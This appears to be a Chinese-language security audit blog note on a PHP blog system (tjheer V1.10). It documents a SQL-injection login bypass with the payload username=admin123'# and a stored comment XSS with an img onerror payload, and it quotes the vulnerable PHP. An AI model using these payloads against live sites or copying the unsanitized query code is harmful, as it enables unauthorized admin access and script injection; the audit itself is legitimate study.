
2017年4月30日

-----代码审计笔记

### tjheer博客系统V1.10 审计记录:

漏洞①后台登陆绕过:

登陆地址:



表单提交到dologin.php文件中 传输方式为Post

dologin.php文件分析:

通过分析以下代码得到结论：

①Post传输的数据无任何过滤

②虽然SQL语句拼接中有单引号保护 但是无任何过滤 直接可以绕过

Payload:username=admin123'#&password=任意值 &verity=验证码的值 verity这里要在login.html哪 里 获取一下值

Ps:这里的autoFlag参数可以不加

代码

<?php

//登陆提交处理页面

require\_once 'includes.php';

connect();//数据库连接

fetchn('imooc\_admin');//查询所有记录

$username=$\_POST['username'];//此处无过滤

$password= md5($\_POST['password']);//此处无过滤

$autoFlag=$\_POST['autoFlag'];

$verify=$\_POST['verity'];//此处无过滤

$verify1=$\_SESSION['verify'];

//

$sql="SELECT \* FROM imooc\_admin where username='{$username}' and password='{$password}'";//无过滤直接拼接到SQl语句中

$res=mysql\_query($sql);

$res1=mysql\_fetch\_array($res,MYSQL\_ASSOC);

//

if($verify==$verify1){

}else{

alertMes("验证码错误！","login.html");

}

if($res1){

//如果选了一周自动登陆

if($autoFlag){

setcookie("adminId",$res1['id'],time()+7\*24\*3600);

setcookie("adminName",$res1['username'],time()+7\*24\*3600);

}

$\_SESSION['adminId']=$res1['id'];

$\_SESSION['adminName']=$res1['username'];

// header("location:index.php");

alertMes("登录成功！",ZY\_PATHW);


}else{


alertMes("用户名或密码错误！","login.html");

}

?>

验证:






成功利用

漏洞②最新评论Xss漏洞:


利用地址:



任何文章的回复地区都存在这个漏洞

取305.html为例:

比较乱我整理了一下



表单提交到/function/comment/add\_pinglun.php个文件 中 用Post传输

add\_pinglun.php文件分析:

通过分析得到以下结论：

①mysql\_escape\_string()转义了输入的内容而且

②编码是Utf-8所以无法通过宽字节注入

③并没有过滤<>或html实体编码因此存Xss漏洞

Payload:text=<img src=1 onerror=alert(/xss/)>

&yanzhengma=2396&tijiao=%E6%8F%90%E4%BA%A4

tijiao=%E6%8F%90%E4%BA%A4 Url加密内容是提交

因文件代码较多 仅节选重要代码:

$arr['nname']=$rowsone['nname'];

$arr['uname']=$rowsone['username'];

$date=date('y-m-d h:i:s',time());

$arr['text']=mysql\_escape\_string($arr['text']);//mysql\_escape\_string()转义

//因为编码是Utf-8所以无法通过宽字节注入 但是此次并没有过滤任何<>和html实体 //编码因此存在Xss漏洞

//echo $date;

$arr['time']=$date;

//shuzu($arr['text']);

//return;

//插入评论

if (count($arr)){ //count()得到数组的字段个数

unset($arr['tijiao']); //unset()销毁不用的字段

unset($arr['yanzhengma']);


unset($arr['verify1']);


//shuzu($arr);

$var=insert($table=" `imooc\_comment` ", $array=$arr);

//插入

验证：





成功利用